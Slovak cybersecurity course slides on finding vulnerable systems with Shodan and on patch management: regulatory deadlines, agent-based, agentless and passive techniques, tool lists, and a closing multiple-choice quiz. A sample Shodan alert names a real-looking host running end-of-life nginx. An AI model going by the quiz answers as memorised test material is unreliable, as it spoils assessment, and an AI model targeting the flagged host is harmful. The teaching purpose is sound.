
Identifikácia zraniteľností systémov so shodan.io

Monitorovanie aktív (assets)



Identifikácia zraniteľností systémov so shodan.io

Monitorovanie aktív – alert o novej zraniteľnosti



Shodan Alert <no-reply@mg.shodan.io>
to me

Sep 4, 2025, 4:02 PM (21 hours ago)

194.160.66.48


80 / tcp	geology.sk	end_of_life
Port	Asset Group	Trigger

nginx 1.20.2

```
HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Thu, 04 Sep 2025 13:44:23 GMT
Content-Type: text/html
Content-Length: 9619
Last-Modified: Wed, 06 Dec 2023 11:35:14 GMT
Connection: keep-alive
ETag: "65705c72-2593"
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-
Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type
Accept-Ranges: bytes
```

View Events


Add to Whitelist



Patch management

Riadenie podnikových opráv/záplat (patch management)

- Riadenie opráv/záplat zahŕňa všetky aspekty opráv softvéru vrátane:
  - identifikácie požadovaných opráv/záplat
  - získavania, distribúcie, inštalácie a overovania
- Patch management je požiadavkou vo väčšine bezpečnostných a regulačných rámcov
  - vrátane NIS2, zákona 69/2018, ISO 27001/27002, PCI-DSS, CIS Controls, HIPAA, SWIFT a NIST smerníc.
  - Súkromný sektor, banky, finančné služby
    - PCI-DSS v4.0 (Payment Card Industry Data Security Standard)– kapitola 6 požaduje zaplátovanie známych zraniteľností, a kritické zraniteľnosti **do 30 dní**.
    - SWIFT CSCF (Customer Security Controls Framework)– požaduje pravidelné aktualizácie a patchovanie infraštruktúry pre bankové systémy.
  - CISA – Binding Operational Directive (BOD) 22-01– povinné zaplátovanie zraniteľností uvedených v Known Exploited Vulnerabilities Catalog.
    - Zraniteľnosti musia byť opravené v definovaných termínoch, obvykle:
      - kritické – do 15 dní,
      - vysoké – do 30 dní.



Patch management

- Identifikácia a zmierňovanie zraniteľností je súčasťou bezpečnostného manažmentu, ktorý zahŕňa:
  - **Identifikáciu zraniteľností**: Organizácie musia pravidelne vykonávať analýzy rizík na identifikáciu zraniteľností v systémoch, ktoré spracúvajú ePHI
  - **Inštaláciu záplat**: Po identifikácii zraniteľností je potrebné rýchlo aplikovať záplaty, aby sa minimalizovalo riziko zneužitia týchto zraniteľností
  - **Overovanie záplat**: Po aplikácii záplat je dôležité overiť, že boli správne nainštalované a že nevytvorili nové problémy

Ochrana informácií a zabezpečenie ich integrity


- Aj v tejto oblasti je dôležitý manažment záplat, z týchto dôvodov:
  - **Kontrola prístupu**:
    - Záplaty pomáhajú zabezpečiť, že systémy sú chránené pred zraniteľnosťami, ktoré by mohli byť zneužité na neoprávnený prístup k údajom
  - **Integrita údajov**:
    - Pravidelné aktualizácie a záplaty zabezpečujú, že systémy sú stabilné a spoľahlivé, čo je kľúčové pre každú organizáciu
  - **Audit a súlad**:
    - Vyžaduje sa, aby organizácie mali dokumentované procesy a kontroly na zabezpečenie integrity údajov
    - Manažment záplat je súčasťou týchto kontrol, pretože zabezpečuje, že systémy sú aktuálne a chránené pred známymi zraniteľnosťami
- Efektívny manažment záplat je teda nevyhnutný

Patch management


Techniky riadenia opráv

A) Pomocou agenta:

- To si vyžaduje, aby na každom zariadení, ktoré sa má opraviť, bol spustený softvérový agent.
- Agent hlási, či je na zariadení nainštalovaný zraniteľný softvér.
- Agent komunikuje so serverom správy opráv a zistí, či existujú opravy, ktoré vyžadujú inštaláciu, a nainštaluje opravy.
- Prístupy založené na agentoch sú preferovaným prostriedkom na opravu mobilných zariadení.




Techniky riadenia opráv



- B) Skenovanie bez agenta:
  - Server na správu záplat skenuje zariadenia vzdialene (bez agenta) pomocou protokolov ako SSH, WinRM alebo SMB, zisťuje ich softvérové verzie a rozhodne, ktoré aktualizácie treba nainštalovať.
  - Server určí, ktoré opravy sú potrebné, a nainštaluje ich na klientov.
  - Opravovať sa dajú iba zariadenia, ktoré sú na skenovaných segmentoch siete, čo môže byť problém pre mobilné zariadenia.
  - **Výhody**
    - nie je nutné inštalovať agenta do každého systému,
    - rýchla implementácia,
    - vhodné pre servery v stále dostupných segmentoch siete.
  - **Nevýhody**
    - funguje **iba pre zariadenia, ktoré sú v danej chvíli v sieti** a sú dostupné (ping/porty),
    - mobilné zariadenia mimo siete, home office, VPN - **často unikajú patchovaniu**,
    - vyžaduje otvorené administračné protokoly (bezpečnostné riziko),
    - menšia presnosť pri niektorých aplikáciách a konfiguráciách.

Techniky riadenia opráv



C) Network monitoring (pasívne monitorovanie siete)

- Zariadenia vyžadujúce opravu sú identifikované prostredníctvom monitorovania prevádzky v sieti.
- Systém analyzuje sieťovú prevádzku (napr. DHCP, HTTP User-Agent, TLS ClientHello, NetFlow) a z nej vyvodzuje, akú verziu OS alebo softvéru zariadenia používajú, čím identifikuje chýbajúce aktualizácie.
- Tento prístup je účinný len pre softvér, ktorý obsahuje informácie o verzii v sieťovej prevádzke, v ktorej sa prenáša.

- **Výhody**
- funguje aj bez agenta a bez potreby autentifikácie,
- zachytí zariadenia, ktoré sa v sieti objavia iba na krátko,
- vhodné pre BYOD prostredie (telefóny, tablety hostí).
- **Nevýhody**
- presnosť je obmedzená - funguje len pre softvér, ktorý **v komunikácii odosiela informácie o verzii** (User-Agent, banner, TLS fingerprint…),
- nedokáže identifikovať všetky aplikácie,
- nenahrádza plnohodnotné patchovanie — iba upozorňuje, že zariadenie je potenciálne zraniteľné.

Nástroje pre patch management (prehľad podľa typov)

- **Windows (enterprise)**
  - Microsoft Intune / Endpoint Manager – najmodernejšie riešenie, aj pre hybridné prostredia.
  - WSUS (Windows Server Update Services) – základné, on-prem, pre veľké siete.
  - SCCM / MECM (Microsoft Endpoint Configuration Manager) – robustné enterprise riešenie.
- **Linux**
  - Ansible (Yum/DNF/APT moduly)
  - Red Hat Satellite
  - Spacewalk / Uyuni
  - Canonical Landscape
  - SUSE Manager
- **Multiplatformové** / heterogénne prostredia (Windows + Linux + macOS)
  - ManageEngine Patch Manager Plus
  - Ivanti Patch Management
  - NinjaOne
  - Atera
  - Automox
  - PDQ Deploy + PDQ Inventory
- **Open-source** riešenia
  - OpenPatch (novšie projekty)
  - Opsi (Windows/Linux klientské OS)
  - Ansible (ako open-source základ pre vlastný patching systém)
- Pre **mobilné** zariadenia (MDM – Mobile Device Management)
  - Microsoft Intune
  - VMware Workspace ONE
  - Jamf (Apple ekosystém)
  - MobileIron / Ivanti UEM

Otvorená reflexia

- **Čo je cieľom testovania zraniteľností?** (1 správna)
  - a) Zistiť, či webová stránka funguje správne
    b) Identifikovať slabé miesta v systéme
    c) Zabezpečiť, že antivírus je aktuálny
    d) Zistiť, kto používa Wi-Fi
- **Ktoré z nasledujúcich nástrojov sa používajú na testovanie zaniteľností?** (2 správne)
  - a) Excel
    b) Nessus
    c) Shodan
    d) Word
- **Čo znamená pojem „zraniteľnosť“ v kybernetickej bezpečnosti?** (2 správne)
  - a) Slabé miesto v systéme, ktoré môže byť zneužité
    b) Emocionálna reakcia používateľa
    c) Problém s hardvérom, ktorý spôsobuje hluk
    d) Chyba v softvéri, ktorá umožňuje útok
- **Čo by mal obsahovať plán manažovania zraniteľností?** (2 správne)
  - a) Zoznam všetkých zamestnancov
    b) Postup aktualizácií a záplat
    c) Analýzu rizík
    d) Denný rozvrh práce IT oddelenia
- **Ktorý z nasledujúcich zdrojov poskytuje informácie o známych zraniteľnostiach?** (2 správne)
  - a) NIST NVD
    b) YouTube
    c) CVE databáza
    d) Instagram

Financované Európskou úniou
NextGenerationEU

PLÁN OBNOVY

MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY

KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Ďakujem za pozornosť

Identifikácia, hodnotenie a riešenie zraniteľností

Bezpečná správa zariadení (Blok V)

Kurz: Špecialista kybernetickej bezpečnosti vo verejnej správe

Mgr. Jana Uramová, PhD.

KC KYB UNIZA, https://kc.uniza.sk/

Jana.Uramova@fri.uniza.sk